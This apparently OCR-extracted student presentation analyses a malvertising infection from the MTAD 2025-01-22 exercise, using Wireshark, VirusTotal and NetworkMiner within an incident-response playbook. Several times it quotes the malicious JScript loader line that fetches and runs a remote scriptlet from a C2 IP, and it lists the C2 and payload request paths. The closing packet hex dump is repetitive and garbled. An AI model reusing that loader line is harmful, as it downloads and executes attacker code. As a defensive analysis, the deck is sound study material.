




# Malware Traffic Analysis Using MTAD

Diego Lopez, Ricky Li Ruan, Rithika Mathew,  
Saul Poveda, Aaroha Sapkota, Noelle  
D'Arcy

# OUR MISSION

Our focus on this project is to be able to follow a  
**PLAYBOOK**




# Introduction

- Malware traffic analysis is essential for uncovering the **who, what, where**, and **when** of malware activity, revealing how threats propagate and interact within a network.
- It serves as a critical first step in detecting threats and alerting response teams swiftly.



# IN THIS PRESENTATION:

- MTAD Dataset and “Malwhere?!” Playbook
- Utilized Tools
  - Wireshark
  - VirusTotal
  - NetworkMiner
- Data Analysis of MTAD dataset
- Incident Response



# MALWARE-TRAFFIC-ANALYSIS.NET

# Dataset Overview

## What is the MTAD Dataset (2025-01-22)?

The Malware Traffic Analysis Dataset (MTAD) is a collection of network traffic captures

designed for cybersecurity research. It contains both malicious and benign traffic, enabling the study of malware behavior and intrusion detection techniques.

### Traffic Analysis Exercises:

[Click here](#) -- for training exercises to analyze pcap files of network traffic. [Click here](#) -- for some tutorials and workshop material that will help for these exercises.

### My Blog Posts:

[2013] - [2014] - [2015] - [2016] - [2017] - [2018] - [2019] - [2020] - [2021] - [2022] - [2023] - [2024] - [2025]

### My Github Repository:

[Click here](#) -- for my Github repository where I sometimes share indicators on malware and/or suspicious traffic.

# Dataset Overview

## Types of Malware Included

- Ransomware
- Trojans
- Botnets
- Spyware
- Adware

## Source of the Data

- Public cybersecurity repositories
- Real-world and simulated malware infections
- Network traffic captures (PCAPs) from controlled environments
- Contributions from security researchers

# Dataset Overview

## Why This Dataset Was Chosen?

- **Comprehensive:** Covers multiple malware families and attack patterns
- **Realistic:** Includes authentic network traffic from real and simulated attacks
- **Deep Traffic Analysis:** Identifies indicators of compromise (IOCs) like unusual patterns or attack signatures.

# Playbook Selection

## Which Playbook Was Used?

- **Malwhere!?** (Our own playbook made specially for the dataset).

## Best Option: Justification for the Choice

- **Tailored for MTAD Dataset:** Designed specifically for malware traffic analysis
- **Covers Key Phases:** Detection, containment, eradication, and recovery
- **Widely Used Framework:** Based on standard cybersecurity incident response models like NIST and IltaNet playbooks.
- **Aligns with Network Traffic Analysis:** Focuses on identifying malware through packet captures (PCAPs)

# Tool Used

## Wireshark

- **Why Chosen:** Powerful network protocol analyzer; widely used in cybersecurity.
- **Use:** Analyzed PCAP files to identify suspicious packet behavior, protocol anomalies, and connections to malicious domains.

## VirusTotal

- **Why Chosen:** Centralized malware analysis tool that aggregates results from 70+ antivirus engines.
- **Use:** Uploaded SHA256 hashes of suspicious files found in HTTP traffic to verify if they were known malware.

## NetworkMiner

- **Why Chosen:** Great for passive network analysis and extracting forensic artifacts.
- **Use:** Reconstructed downloaded files, extracted credentials, hostnames, and session data from PCAPs to trace malware activity.


# Hypothesis

## **What was expected from data analysis:**

- Anticipated clear indicators of malware activity within the network traffic, such as communication with known malicious IP addresses or domains, unusual spikes in outbound or encrypted traffic, and consistent patterns reflecting specific malware behavior (e.g., ransomware, botnet infections).
- Expected to identify specific attack patterns, including phishing attacks leading to credential theft, ransomware encrypting and exfiltrating data, and botnets attempting unauthorized control of IoT devices or other compromised hosts.


# Data Analysis & Findings

# Dataset: 2025-01-22 Download from Fake Software Site



# Background

- An employee at bluemontuesday.com searched for Google Authenticator (a security app) but was tricked into downloading malware instead.
  - Received report about a coworker downloading suspicious file after search Google Authenticator.
- Caller provided information about similar situations.



## Type of Attack:

- **Malvertising:** Malicious advertisements that appear in search results or on legitimate ad networks, tricking users into downloading malware by mimicking trusted tools like Google Authenticator.
- **Typosquatting:** The malicious site may use a deceptive domain name that closely resembles a legitimate one (e.g., authenticatoor.com instead of authenticator.google.com) to increase its credibility.
- **Command and Control (C2):** After the fake app is installed, it may establish communication with an attacker-controlled server to exfiltrate data or receive further instructions, indicating C2 activity.

# Social Media Links

Palo Alto Networks Unit 42  
84,572 followers  
2mo • ④

2025-01-22 (Wednesday): A malicious ad led to a fake Teams page delivering malware using an HTTP C2 server at 5.252.153[.]241. Domains and IP addresses for this activity frequently change, and today's example is a snapshot from 2025-01-22. More info at <https://bit.ly/40zE03w>

About 1,160,000 results

burleson-appliance.net  
<https://microsoft-teams-download.burleson-appliance.net>

**Microsoft-Teams:App | Official-Site | Get Start**

Sponsored Teams helps you organize your life and work. Chat and call with your team, and access your files securely.

You have visited burleson-appliance.net once in last 7 days.

Explore content from microsoft.com

Developer Platform - Microsoft Teams Dev Center | APIs and App Dev...  
Support | Microsoft Teams Help & Learning - Microsoft Support

[https://www.bing.com/ack!d=e8Ph8alxSi/xjw459glztzVUCUwCJ7LeV4z4DsU615x3HWK9X1hNGVCWc4jKyspleWPFeeqVejdavG1RWd4Ukf127Wlur1hUpnGntv\\_1Y1z305JNxjyK2986BV2aP3kDw...](https://www.bing.com/ack!d=e8Ph8alxSi/xjw459glztzVUCUwCJ7LeV4z4DsU615x3HWK9X1hNGVCWc4jKyspleWPFeeqVejdavG1RWd4Ukf127Wlur1hUpnGntv_1Y1z305JNxjyK2986BV2aP3kDw...)

Downloads

application\_setup.js could harm your device.  
Do you want to keep it anyway?

Keep Delete

See more

Download Microsoft Teams for Windows

Communicate and collaborate with anyone, anywhere, with Teams.

Download Teams for Windows

application\_setup.js

GetObject("scriptlet:HTTP://5.252.153.241:80/api/file/get-file/264872");

Ln 1, Col 1 72 characters 100% Windows (CRLF) UTF-8

About 1,160,000 results

burleson-appliance.net  
<https://microsoft-teams-download.burleson-appliance.net>

**Microsoft-Teams:App | Official-Site | Get Start**

Sponsored Teams helps you organize your life and work. Chat and call with your team, and access your files securely.

You have visited burleson-appliance.net once in last 7 days.

Downloads

application\_setup.js could harm your device.  
Do you want to keep it anyway?

Keep Delete

See more

Download Microsoft Teams for Windows

Communicate and collaborate with anyone, anywhere, with Teams.

Download Teams for Windows

application\_setup.js

GetObject("scriptlet:HTTP://5.252.153.241:80/api/file/get-file/264872");

Ln 1, Col 1 72 characters 100% Windows (CRLF) UTF-8

FAKE MICROSOFT TEAMS PAGE

application\_setup.js


GetObject("scriptlet:HTTP://5.252.153.241:80/api/file/get-file/264872");

Ln 1, Col 1 72 characters 100% Windows (CRLF) UTF-8

# Social Media Links

Time	Dst	port	Host	Info
2025-01-22 21:37:59	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/264872 HTTP/1.1
2025-01-22 21:38:01	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/29842.ps1 HTTP/1.1
2025-01-22 21:38:01	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:06	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:12	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:17	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:22	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:27	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:31	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:38	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:44	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:49	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:54	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:38:59	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:04	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:06	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/TeamViewer HTTP/1.1
2025-01-22 21:39:07	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
2025-01-22 21:39:08	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/TV HTTP/1.1
2025-01-22 21:39:08	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/pas.ps1 HTTP/1.1
2025-01-22 21:39:08	5.252.153.241	80	5.252.153.241	GET /1812020?message=%20%20startup%20shortcut%20created;%20%status%20%20success;%20%20message%20%20RnRH,%20status%20OK,%20message%20PS%20process%20started HT
2025-01-22 21:39:09	5.252.153.241	80	5.252.153.241	GET /1812020?k=script%20%20RnRH,%20status%20OK,%20message%20PS%20process%20started HT
2025-01-22 21:39:14	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:17	45.125.66.32	2917	45.125.66.32	Client Hello (SNI=45.125.66.32)
2025-01-22 21:39:20	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:25	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:31	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:32	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:32	45.125.66.32	2917	45.125.66.32	Client Hello (SNI=45.125.66.32)
2025-01-22 21:39:34	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:43	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:47	45.125.66.32	2917	45.125.66.32	Client Hello (SNI=45.125.66.32)
2025-01-22 21:39:49	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:55	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1
2025-01-22 21:39:57	45.125.66.252	443		Client Hello
2025-01-22 21:40:01	5.252.153.241	80	5.252.153.241	GET /1812020 HTTP/1.1

TRAFFIC FROM RUNNING THE  
DOWNLOADED JS FILE



FILES PERSISTENT  
ON THE INFECTED HOST

# Identification

Objective: Confirm the incident and gather initial information.

Actions:

1. Analyze Traffic
2. Gather Information and Verify Information - MITRE ATT&CK
3. Malware Behavior Analysis

# Analyze Traffic Using Wireshark

- Identifying the victim.
  - Http.request
    - This tells you someone made a web request.

http.request						
Time	Source	Src Port	Destination	Dst Port	Protocol	CNameString
2025-01-22 14:44:59.558766	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:44:59.838866	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:44:59.864230	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:00.529294	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:01.411186	10.1.17.215	50087	23.220.102.9	80	HTTP	GET /connecttest.txt HTTP/1.1
2025-01-22 14:45:02.876057	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:02.901201	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:03.541196	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:06.548155	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:09.558509	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:12.563453	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:15.573973	10.1.17.215	50325	239.255.255.250	1900	SSDP	M-SEARCH * HTTP/1.1
2025-01-22 14:45:56.827936	10.1.17.215	50143	5.252.153.241	80	HTTP	GET /api/file/get-file/264872 HTTP/1.1
+ 2025-01-22 14:45:58.675869	10.1.17.215	50144	5.252.153.241	80	HTTP	GET /api/file/get-file/29842.ps1 HTTP/1.1
2025-01-22 14:45:58.898228	10.1.17.215	50144	5.252.153.241	80	HTTP	GET /1517096937 HTTP/1.1
2025-01-22 14:46:04.132272	10.1.17.215	50144	5.252.153.241	80	HTTP	GET /1517096937 HTTP/1.1

# Analyze Traffic

- Identifying the victim.
  - The **MAC address** helps you identify the exact device that made the request on the network.
  - DHCP logs** show the hostname assigned to a device when it joined the network.

Apply a display filter... <Ctrl-f>						
Time	Source	Src Port	Destination	Dst Port	Protocol	CNameString
2025-01-22 14:44:56.530137	0.0.0.0		68.255.255.255	67	DHCP	DHCP Discover - Transaction ID 0x91287c03
2025-01-22 14:44:56.531088	10.1.17.2		67.255.255.255	68	DHCP	DHCP Offer - Transaction ID 0x91287c03
2025-01-22 14:44:56.532026	0.0.0.0		68.255.255.255	67	DHCP	DHCP Request - Transaction ID 0x91287c03
2025-01-22 14:44:56.533016	10.1.17.2		67.255.255.255	68	DHCP	DHCP ACK - Transaction ID 0x91287c03
2025-01-22 14:44:56.544759	Intel_26:4a:74	Broadcast		ARP		I who has 10.1.17.2? Tell 10.1.17.215
2025-01-22 14:44:56.544759	Intel_7f:09:5d	Intel_26:4a:74		ARP		10.1.17.2 is at 00:24:e8:7f:09:5d
2025-01-22 14:44:56.549483	10.1.17.215		53.DNS			Standard query 0xbab6 SRV _ldap._tcp.Default-First-
2025-01-22 14:44:56.549531	10.1.17.2		53.10.1.17.215			Standard query response 0xbab6 SRV _ldap._tcp.Defau
2025-01-22 14:44:56.549573	10.1.17.215		56330 224.0.0.252			Standard query response ANY DESKTOP-L8C5G5J
2025-01-22 14:44:56.549573	10.1.17.215		53.DNS			Standard query 0x35d3 A win-gsh54qlw48d.bluemontue
2025-01-22 14:44:56.546173	10.1.17.2		58958.DNS			Standard query response 0x35d3 A win-gsh54qlw48d.b1

Frame 1: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits)  
Ethernet II, Src: Intel\_26:4a:74 (00:08:b7:26:4a:74), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255  
User Datagram Protocol, Src Port: 68, Dst Port: 67  
Dynamic Host Configuration Protocol (Discover)  
Message type: Boot Request (1)  
Hardware type: Ethernet (0x01)  
Hardware address length: 6  
Hops: 0  
Transaction ID: 0x91287c03  
Seconds elapsed: 0  
Boot flags: 0x8000, Broadcast flag (Broadcast)  
Client IP address: 0.0.0.0  
Your (client) IP address: 0.0.0.0  
Next server IP address: 0.0.0.0  
Relay agent IP address: 0.0.0.0  
Client MAC address: Intel\_26:4a:74 (00:08:b7:26:4a:74)  
Client hardware address padding: 00:00:00:00:00:00  
Server host name not given  
Boot file name not given  
Magic cookie: DHCP  
Option: (59) DHCP Message Type (Discover)  
Option: (61) Client Identifier  
Option: (50) Requested IP Address (10.1.17.215)  
Option: (12) Host Name  
Length: 15  
Host Name: DESKTOP-L8C5G5J  
Option: (15) User-class identifier  
Option: (55) Parameter Request List  
Option: (255) End

Time	Source	Src Port	Destination	Dst Port	Protocol	CNameString	Info
2025-01-22 14:44:56.530137	0.0.0.0		68.255.255.255	67	DHCP	DHCP Discover - Transaction ID 0x91287c03	
2025-01-22 14:44:56.531088	10.1.17.2		67.255.255.255	68	DHCP	DHCP Offer - Transaction ID 0x91287c03	
2025-01-22 14:44:56.532026	0.0.0.0		68.255.255.255	67	DHCP	DHCP Request - Transaction ID 0x91287c03	
2025-01-22 14:44:56.533016	10.1.17.2		67.255.255.255	68	DHCP	DHCP ACK - Transaction ID 0x91287c03	
Frame 1: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits)							
00:00:00:00:00:00	ff ff ff ff ff ff	00:00:00:00:00:00	b7:26:4a:74:00:00	45:00			
00:01:04:06:07:00	d7:00:00:00:00:11		32:c0:00:00:00:ff	ff:ff:ff:ff:ff:ff			J
00:02:00:00:00:00	ff:00:44:00:43:01	01:36:07:04:01:06	00:00:00:00:00:01	28:D:C:6			
00:03:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:04:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:05:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:06:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:07:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:08:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:09:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:0A:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:0B:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:0C:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:0D:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:0E:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:0F:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:10:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:11:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:12:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:13:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:14:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:15:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:16:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:17:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:18:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:19:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:1A:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:1B:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:1C:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:1D:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:1E:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:1F:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:20:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:21:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:22:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:23:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:24:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:25:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:26:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:27:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:28:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:29:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:2A:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:2B:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:2C:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:2D:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:2E:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:2F:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:30:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:31:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:32:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:33:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:34:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:35:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:36:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:37:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:38:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:39:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:3A:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:3B:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:3C:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:3D:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:3E:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:3F:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:40:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:41:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:42:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:43:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:44:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
00:45:00:00:00:00	ff:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00	00:00:00:00:00:00			
